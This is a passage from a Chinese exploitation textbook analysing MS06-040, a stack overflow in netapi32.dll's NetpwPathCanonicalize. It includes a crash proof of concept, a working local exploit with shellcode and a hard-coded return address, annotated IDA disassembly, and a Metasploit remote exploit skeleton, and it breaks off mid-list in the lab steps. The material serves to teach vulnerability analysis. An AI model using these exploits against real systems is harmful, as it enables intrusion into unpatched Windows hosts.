（3）rpc_exploit_040.h　　RPC 头文件

把两个 stub 添加进工程，include 头文件，和调用远程函数的程序一起 link，您就可以试着去调用远程主机上的函数了。

题外话：我曾经在一篇名为《MS06-040 深入浅出》的文章中给出了 C 语言版本 RPC 溢出的样例代码。您可以在看雪论坛本书相关版面获得这篇文章及所使用的全部代码，并找到更多关于 MS06-040 的工具和其他资源。

26.2 MS06−040

26.2.1 MS06-040 简介

2006 年 8 月 8 日，微软公布了 MS06-040 漏洞和相关补丁，其威胁等级为“严重”。漏洞

几乎影响到微软当时全部的操作系统，包括 Windows 2000/XP/2003 及其各 SP 版本。

MS06-040 是这个漏洞的微软编号，其 CVE 编号为 CVE-2006-3439，对应补丁号为 KB921883。这个漏洞的官方描述可以参看微软的安全公告和 CVE 公告中引用的链接 http://www.microsoft.com/technet/security/bulletin/ms06-040.mspx 和 http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2006-3439

Windows 系统中有一些非常重要的动态链接库文件，如负责 GUI 操作的 user32.dll、负责系统调用和内存操作的 kernel32.dll 与 ntdll.dll、以及我们今天要研究的负责网络操作的 netapi32.dll。几乎所有使用 socket 网络的程序都会加载 netapi32.dll。MS06-040 指的就是这个动态链接库中的导出函数 NetpwPathCanonicalize() 中存在的缓冲溢出缺陷，而 NetpwPathCanonicalize()函数又可以被 RPC 远程调用，这也是 MS06-040 如此著名的原因。本节将重点分析这个漏洞产生的原因及其利用过程。

26.2.2 动态调试

我们首先以当时流行的操作系统 Win2000 SP4 为例，进行动态调试。在 Win2000 中，netapi32.dll 位于系统目录 c:\winnt\system32 下，大小为 309008 字节。如果您的系统已经打过补丁，则该文件会被补丁替换，大小为 309520 字节，原先的漏洞 DLL 会备份到系统目录下的 c:\winnt\$Nt UninstallKB921883$ 里。NetpwPathCanonicalize()是 netapi32.dll 的一个导出函数，用于格式化网络路径字符串，它的原型如下：

```
int NetpwPathCanonicalize (
   uint16      path[ ],          //       [in]      path name
   uint8       can_path[ ],      //       [out]     canonicalized path
   uint32      maxbuf,           //       [in]      max size of can_path
   uint16      prefix[ ],        //       [in]      path prefix
   uint32*     pathtype,         //       [in out]  path type
   uint32      pathflags         //       [in]      path flags, 0 or 1
  );
```

这是一个 Unicode 字符串处理函数，大体功能是：如果 prefix 串非空，将 prefix 串与 path 串用‘\’相连，并复制到输出串 can_path 中，输出串的容量为 maxbuf 字节大小：

```
prefix + '\' + path => can_path [max_buf]
```

在路径合并过程中，函数会做各种检查，如 prefix 或 path 长度是否越界、是否符合路径规范，或 can_path 的容量是否够大等等，否则函数将退出，并返回相应的错误号，例如，ERROR_INVALID_NAME （ 0x7B ）， ERROR_INVALID_PARAMETER （ 0x135 ），NERR_BufTooSmall（0x84B）等；函数成功则返回 0，并对 pathtype 进行更新。

题外话：关于 NetpwPathCanonicalize()函数的细节资料是很难找到的，MSDN 上没有任何介绍，甚至在 Google 上也只是在 srvsvc 的接口定义文件 IDL 里看到了函数声明，在这种情况下只有靠自己逆向分析了。本章中所提及的函数说明大多是在 IDA 反汇编

后分析、总结出来的，如有纰漏，请不吝指正。

虽然这个漏洞可以被远程利用，但为了调试方便，我们首先还是在本地直接装载有漏洞的动态链接库，并调用这个函数，等到弄清楚栈中的细节之后，再实践远程利用。

触发这个漏洞的 POC 如下：

```
#include <windows.h>
typedef void (*MYPROC)(LPTSTR);
int main()
{
      char path[0x320];
      char can_path[0x440];
      int maxbuf=0x440;
      char prefix[0x100];
      long pathtype=44;
      //load vulnerability netapi32.dll which we got from a WIN2K sp4 host
      HINSTANCE LibHandle;
      MYPROC Trigger;
      char dll[ ] = "./netapi32.dll"; // care for the path
      char VulFunc[ ] = "NetpwPathCanonicalize";
      LibHandle = LoadLibrary(dll);
      Trigger = (MYPROC) GetProcAddress(LibHandle, VulFunc);
      memset(path,0,sizeof(path));
      memset(path,'a',sizeof(path)-2);
      memset(prefix,0,sizeof(prefix));
      memset(prefix,'b',sizeof(prefix)-2);
      //__asm int 3
      (Trigger)(path,can_path,maxbuf,prefix ,&pathtype,0);
      FreeLibrary(LibHandle);
}
```

这段代码做的仅仅是装载存在漏洞的 netapi32.dll，并调用其导出函数 NetpwPathCanonicalize。在函数调用时我们将 path 和 prefix 设置成很长的字符串，用以触发栈溢出。注意这个字符串以两个字节的 null 结束，这是因为 NetpwPathCanonicalize 将按照 Unicode 来处理字符串。

实验环境如表 26-2-1 所示。

表 26-2-1 实验环境

	推荐的环境	备 注
操作系统	winXP SP2	本地调试与操作系统版本无关
漏洞文件	netapi32.dll	在没有 patch 过 KB921883 的 Window 2000 操作系统中，该文件位于 c:\winnt\system32 下；若操作系统已经被 patch，可以在 c:\winnt\$NtUninstallKB921883$下找到该文件；您也可以在本章的附带资料中找到这个动态链接库文件

续表

	推荐的环境	备　　注
编译器	VC 6.0	
编译选项	默认编译选项	
build 版本	Release 版本 de	bug 版本在调试时可能会有细节上的差异
注意：Windows 2000 中有许多补丁修改过 netapi32.dll。虽然不同补丁版本下的这个文件都存在漏洞，但调试细节可能与实验指导有所出入。本实验指导的调试基于使用的漏洞文件大小为 309008 字节，您可以在本章附带的电子资料中找到这个文件，请您在编译运行 POC 代码时将这个漏洞文件放在工程的相同路径下。		

按照实验环境将 POC 代码编译运行，系统会提示内存错误。选择调试，用 OllyDbg attach 上进程。

如图 26.2.1 所示，栈帧已被破坏，函数返回后 EBP 和 EIP 都被覆盖为 0x61，即字母‘a’的 ASCII 码。可见这次调用传入的参数触发了一个典型的栈溢出。




图 26.2.1　溢出导致程序“跑飞”

这时程序已经“跑飞”，而且栈帧也被破坏，为了调试漏洞被触发的过程，我们可以用 OllyDbg 直接对 NetpwPathCanonicalize 函数下断点，在程序“跑飞”前中断执行。例如，我们可以通过以下方式查出 NetpwPathCanonicalize 加载后的 VA 地址。

首先用第一章曾经介绍过的 PE Lord 查看 netapi32.dll，知道 NetpwPathCanonicalize 是第 303（0x012F）个导出函数，RVA 是 0xF7E2，如图 26.2.2 所示。

然后用 PE Lord 的 RVA 与 VA 的转换器，可以算出这个函数的虚拟内存地址，如图 26.2.3 所示。




图 26.2.2　查找漏洞函数的信息

如图 26.2.3 所示，NetpwPathCanonicalize 函数的 VA 地址是 0x7517F7E2。再次调试时，用 OllyDbg 加载由 VC6.0 编译得到的 POC 代码，确保 netapi32.dll 和程序在同一路径下。当执行过 LoadLibrary 之后，直接按“Ctrl+G”去 0x7517F7E2 处，按“F2”键下断点，再按“F9”键，程序将持续执行到断点处停下。




图 26.2.3　计算漏洞函数的入口地址（VA）

题外话：调试漏洞细节有很多种方法，在代码中直接加入__asm int 3 人工中断程序也是一个不错的选择，但这种方法不是在每种情况都有效。此外，破解技术中所讨论的各种下断点技术都可以在漏洞分析中灵活使用。

如果这时按 F8 st ep over，程序会立刻“跑飞”，这证明溢出肯定发生在函数 NetpwPath Canonicalize 之内，因此我们按 F7 step into 这个函数以探究竟。

进入 NetpwPathCanonicalize（）函数体后，按“F8”键继续单步跟踪。大概执行不超过 40 条指令的时候，程序会在另一次函数调用时崩溃，如图 26.2.4 所示。

看来 NetpwPathCanonicalize 函数中位于 0x7517F856 的这次函数调用才是导致栈溢出的罪魁祸首（在后面的讨论中，我们将该子函数命名为 CanonicalizePathName）。重新装载并将程序断在 0x7517F856 处的调用上，按“F7”键单步跟入这个函数。




图 26.2.4　在漏洞被触发前设置断点

进入 CanonicalizePathName 函数后，继续按“F8”键单步跟踪，时刻注意寄存器和栈中的状态变化。反复跟踪几遍之后，您会发现这段程序首先将 prefix 所指的字符串“bbbbbb……”复制到栈中，然后在这个字符串后加上 Unicode 字符“\”（0x5C00），再将 path 中的长字符串“aaaa……”连接在末尾，而正是连接 path 串的 wcscat 调用触发了漏洞，如图 26.2.5 所示。




图 26.2.5　漏洞触发的过程

图 26.2.5 是程序“跑飞”之前的系统状态。

（1）prefix 串中包含了 0xFE 个字符‘b’（0x62），被复制到栈帧中开始于 0x0012F294 处的缓冲区。

（2）程序在 prefix 的末尾连接上 Unicode 字符‘\’（0x005C）。

（3）程序在‘\’后连接 0x31E 个字符‘a’（0x61），这次字符串连接操作造成了栈帧溢出，位于 0x0012F6A8 处的 EBP 及紧随其后的返回地址都被改写。

对照动态调试的信息，不难看出栈中的状态如图 26.2.6 所示。




图 26.2.6　栈中的布局

如图 26.2.6 所示，通过动态调试已经知道了溢出时栈中的情况。值得注意的是，我们发现 ECX 在函数返回时总是指向栈中缓冲区，因此我们可以把 shellcode 放在 prefix 串中，并采用 JMP ECX 作为定位 shellcode 的跳板。用 OllyDbg 在内存中搜索指令 JMP ECX，如图 26.2.7。




图 26.2.7　搜索“跳板”地址

我们不妨采用 netapi32.dll 自身代码空间中 0x751852F9 处的 CALL ECX 作为跳转指令，布置缓冲区如下。

（1）缓冲区中的内容为： (prefi x:bbb …) +（\）+（path: aaa…）。

（2）目前 prefix 串大小为 0x100（256）字节，除去两个字节 null 作为结束符，254 字节基本能够容纳 shellcode。

（3）缓冲区起址：0x0012F294。

（4）EBP 位置：0x0012F6A8。

（5）返回地址：0x0012F6AC。

（6）返回地址距离缓冲区的偏移为：0x0012F6AC-0x0012F294=0x418，去掉 prefix 和‘\’的影响，path 串偏移 0x418-0x100=0x318 处的 DWORD 将淹没返回地址，在那里填入跳转地址即可执行 shellcode。

仍然使用弹出“failwest”消息框的 shellcode 进行测试，最终的本地溢出利用代码如下：

```
#include <windows.h>
typedef void (*MYPROC)(LPTSTR);
char shellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8";
int main()
{
      char path[0x320];
      char can_path[0x440];
      int maxbuf=0x440;
      char prefix[0x100];
      long pathtype=44;
      HINSTANCE LibHandle;
      MYPROC Trigger;
      char dll[] = "./netapi32.dll"; // care for the path
      char VulFunc[] = "NetpwPathCanonicalize";
      LibHandle = LoadLibrary(dll);
      Trigger = (MYPROC) GetProcAddress(LibHandle, VulFunc);
      memset(path,0,sizeof(path));
```

```
        memset(path,0x90,sizeof(path)-2);
        memset(prefix,0,sizeof(prefix));
        memset(prefix,'a',sizeof(prefix)-2);
        memcpy(prefix,shellcode,168);
        path[0x318]=0xF9;// address of CALL ECX
        path[0x319]=0x52;
        path[0x31A]=0x18;
        path[0x31B]=0x75;
        (Trigger)(path,can_path,maxbuf,prefix,&pathtype,0);
        FreeLibrary(LibHandle);
    }
```

按照与 POC 代码同样的环境编译运行，应该可以看到我们熟悉的消息框，如图 26.2.8 所示。




图 26.2.8　本地利用成功

总结一下动态调试的思路。

（1）第一次调试看到 EIP 已经被改写为 0x61616161，证明传入的参数可以制造溢出并控制 EIP，但堆栈被破坏，无法看到溢出前的函数调用。

（2）用 PE 工具直接查出 NetpwPathCanonicalize 的 VA 地址，第二次调试时直接对这个 VA 地址下断点。

（3）单步跟踪 NetpwPathCanonicalize 函数，观察寄存器的变化，发现是其中的一次函数调用引起的错误。

（4）第三次调试直接针对 NetpwPathCanonicalize 中引起错误的子函数，单步跟踪一轮后，彻底弄清楚栈中布局，编写本地 exploit。

26.2.3　静态分析

通过动态调试，我们已经掌握了 MS06-040 被触发时栈中的所有状态，并实现了本地的 exploit。下面我们通过 IDA 来看看造成漏洞的缺陷代码到底是怎样的，如图 26.2.9 所示。




图 26.2.9　用 IDA 分析漏洞函数

在动态调试时，我们已经知道产生溢出的函数实际上是 0x7517F856 处调用的的子函数 CanonicalizePathName（），prefix 串与 path 串的合并操作就位于其中，该函数的声明如下：

```
      int CanonicalizePathName (
   uint16      prefix[ ],          //     [in]      path prefix
   uint16      path[ ],            //     [in]      path name
   uint8       can_path[ ],        //     [out]     canonicalized path
   uint32      maxbuf,             //     [in]      max byte size of can_path
   uint32      can_size            //     [in out]  byte size of can_path
  );
```

用 IDA 重点看一下这个函数：

```
; ============== S U B R O U T I N E ======================================
; int __stdcall CanonicalizePathName(wchar_t *, wchar_t *, wchar_t*, int, int)
7517FC68 CanonicalizePathName proc near
7517FC68
7517FC68 Buff_last_word  = word ptr -416h
7517FC68 Buff_OF         = word ptr -414h
7517FC68 arg_Prefix      = dword ptr  8
7517FC68 arg_Path        = dword ptr  0Ch
7517FC68 arg_CanPath     = dword ptr  10h
7517FC68 arg_Maxbuf      = dword ptr  14h
```

```
7517FC68 arg_CanSize     = dword ptr  18h
7517FC68
7517FC68    push    ebp
7517FC69    mov     ebp, esp
7517FC6B    sub     esp, 414h        ; 分配 0x414 字节栈空间，即 Buff_OF，用来
                                     ; 存储合并路径(prefix+'\'+path)
7517FC71    push    ebx
7517FC72    push    esi
7517FC73    xor     esi, esi
7517FC75    push    edi
7517FC76    cmp     [ebp+arg_Prefix], esi
7517FC79    mov     edi, ds:__imp_wcslen
7517FC7F    mov     ebx, 411h        ; ebx 始终等于 0x411，用于检查越界（字节）
                                     ; 长度
7517FC84    jz      short @@prefix_ptr_zero
7517FC86    push    [ebp+arg_Prefix]
7517FC89    call    edi ; __imp_wcslen
                                     ; 计算 prefix 串的 Unicode 长度，注意为字
                                     ; 节长度的一半，这是导致边界检查被突破的根
                                     ; 本原因，即用 Unicode 检查边界，而栈空间
                                     ; 是按字节开的
7517FC8B    mov     esi, eax         ; esi 始终记录 prefix 串的 Unicode 长度
7517FC8D    pop     ecx
7517FC8E    test    esi, esi
7517FC90    jz      short @@chk_pathname
7517FC92    cmp     esi, ebx         ; prefix 是否大于 0x411
7517FC94    ja      @@err_invalid_name
                                     ; 若越界，则退出程序
7517FC9A    push    [ebp+arg_Prefix]
7517FC9D    lea     eax, [ebp+Buff_OF]
7517FCA3    push    eax
7517FCA4    call    ds:__imp_wcscpy
                                     ; 将 prefix 串写入栈空间 Buff_OF 暂存。虽然前
                                     ; 面的边界检查有缺陷，似乎实际可以传入的 prefix
                                     ; 串可以达到 0x822 字节，但是在传入本函数前，
                                     ; prefix 串已被 NetpwPathType()检查过，其长度
                                     ; 不能超过 0x206 字节，所以光靠这里的检查缺陷
                                     ; 还不足以通过 prefix 串制造溢出
…
7517FCED @@prefix_ptr_zero:
7517FCED    mov     [ebp+Buff_OF], si
7517FCF4 @@chk_pathname:
7517FCF4    push    [ebp+arg_Path]
7517FCF7    call    edi ; __imp_wcslen
                                     ; 计算 path 串的 Unicode 长度
```

```
7517FCF9    add     eax, esi          ; 合并前，计算合并路径(prefix+'\'+path)的
                                      ; Unicode 长度
7517FCFB    pop     ecx
7517FCFC    cmp     eax, ebx          ; 第二次边界检查，仍然将 Unicode 字符长度与
                                      ; 字节长度 0x411 进行比较
7517FCFE    ja      short @@err_invalid_name
                                      ; 从前面的分析可以知道，只靠 prefix 串是无法
                                      ; 制造溢出的，但是 path 串的传入没有任何限制，
                                      ; 所以可以通过增加 path 串的长度溢出。栈空间
                                      ; 为 0x414，我们实际可以传入的串总长可以达到
                                      ; 或或超过 0x828
7517FD00    push    [ebp+arg_Path]
7517FD03    lea     eax, [ebp+Buff_OF]
7517FD09    push    eax
7517FD0A    call    ds:__imp_wcscat   ; 将 path 串继续连入 Buff_OF，生成最终
                                      ; 的合并路径，这个调用导致了最终的栈溢
                                      ; 出
…
7517FD3E @@err_invalid_name:
7517FD3E    push    ERROR_INVALID_NAME
7517FD40    pop     eax
7517FD41    jmp     short @@quit
…
7517FD7A @@quit:
7517FD7A    pop     edi
7517FD7B    pop     esi
7517FD7C    pop     ebx
7517FD7D    leave
7517FD7E    retn    14h
7517FD7E CanonicalizePathName endp
; =============== S U B R O U T I N E =======================================
```

如注释中所述，两次边界检查的限制都是 Unicode 长度不能超过 0x411，换算成字节长度就是 0x822，而栈空间的大小是按字节开的 0x414。按照 ASCII 字符开辟空间，按照 Unicode 字符来检查边界是漏洞的根本原因。

依据以上的溢出原理，只要设计好 prefix 串和 path 串的长度，调用 NetpwPath Canonicalize 函数即可发生栈溢出。

26.2.4 实现远程 exploit

在第 4 章中，我们曾经介绍过用 MSF 测试 MS06-040 漏洞，以取得 Windows 系统的控制权，下面将尝试自己编写一个类似的 exploit。

MSF3.0 提供的类库非常方便，这里给出一个进行 RPC 调用的代码框架：

```
require 'msf/core'
module Msf
class Exploits::Failwest::Ms06_040 < Msf::Exploit::Remote
include Exploit::Remote::DCERPC
include Exploit::Remote::SMB
   def initialize(info = {})
      super(update_info(info,
         'Name'     => 'MS06-040 Remote overflow POC ',
         'Platform'  => 'win',
         'Targets'   => [['Windows 2000 SP0',
                        {'Ret' => [0x318, 0x74FB62C3]}
                       ]]
      ))
      register_options([OptString.new(
                          'SMBPIPE',
                          [true,"(BROWSER, SRVSVC)", 'BROWSER']
                          ),],
                     self.class)
   end #end of initialize
   def exploit
      connect()
      smb_login()
      handle = dcerpc_handle('4b324fc8-1670-01d3-1278-5a47bf6ee188',
                          '3.0', 'ncacn_np',  ["\\#{datastore['SMBPIPE']}"])
      dcerpc_bind(handle)
      prefix = ......
      path = ......
      stub =NDR.long(rand(0xffffffff)) +
           NDR.UnicodeConformantVaryingString('') +
           NDR.UnicodeConformantVaryingStringPreBuilt(path) +
           NDR.long(rand(0xf0)+1) +
           NDR.UnicodeConformantVaryingStringPreBuilt(prefix) +
           NDR.long(rand(0xf0)+1) +
           NDR.long(0)
      dcerpc.call(0x1f, stub) # call NetpwPathCanonicalize()
      disconnect
   end  #end of exploit def
end
end
```

经过一系列简单的管道、接口等设置之后，我们可以像调用本地动态链接库一样调用远程主机上的动态链接库。和前边本地溢出类似，我们只需要关注 path 串和 prefix 串的内容，在恰当的位置布置特定的内容，MSF 和远程的主机会自动按照 RPC 协议为我们完成网络握手、参数解析、函数定位等工作。

实验环境如表 26-2-2 所示。

表 26-2-2　实验环境

	推荐的环境	备　注
攻击主机操作系统	Win XP SP2	Windows 2000、Windows XP、Windows 2003、Linux、Unix、Mac OS 等任何 MSF3.0 支持的操作系统均可
目标主机操作系统	Windows 2000 SP0	Windows SP0~SP1 均可作为靶机，但部分地址需要在调试时重新确定。本实验指导基于 SP0
目标 PC	虚拟机 Vmware 6.0	虚拟机或实体计算机均可用于攻击测试
补丁版本	未打过 KB921883 补丁	请确定实验所用的目标主机中的 MS06-040 漏洞未被 Patch
MSF 版本	3.0	
网络环境	攻击主机与目标主机互相可达	确保防火墙等不会影响 TCP 链接的正常建立
注意：许多补丁曾经修改过 netapi32.dll，在本实验环境中 Windows SP0 的 neiapi32.dll 文件大小为 310032 字节。如果遇到不同补丁版本，您可能需要在动态调试时重新确定一些内存地址		

调试方法如下。

（1）靶机端：将 OllyDbg attach 到 service.exe 进程，然后按 F9 键让其继续运行。

（2）靶机端：Ctrl+G 键去 NetpwPathCanonicalize 函数中，在发生溢出的 Canonicalize PathName 函数被调用前下断点。溢出函数的 VA 地址可以通过靶机上的 netapi32.dll 文件确定，比如用 IDA 反汇编或类似上节中用 PE 工具查出。

（3）攻击机端：在给出的代码框架下，按上节的分析思路布置参数 path 和 prefix 的内容。

（4）攻击机端：将测试的代码放入 MSF 3.0 相应的模块目录下，命名为 ms06_040.rb。如：C:\Program Files\Metasploit\Framework3\framework\modules\exploits\failwest\ms06_040.rb

（5）攻击机端：启动 MSF3.0，在“exploit”中搜索 ms06-040，找到我们编写的 exploit。

（6）攻击机端：选择 target，payload，配置靶机的 IP 地址，然后单击按钮“launch”，MSF 会按照我们在 module 所设定的参数去调用远程主机的 NetpwPathCanonicalize 函数。

（7）靶机端：service.exe 进程收到攻击机的调用请求，会从网络数据包中提取出调用参数，然后调用 NetpwPathCanonicalize。

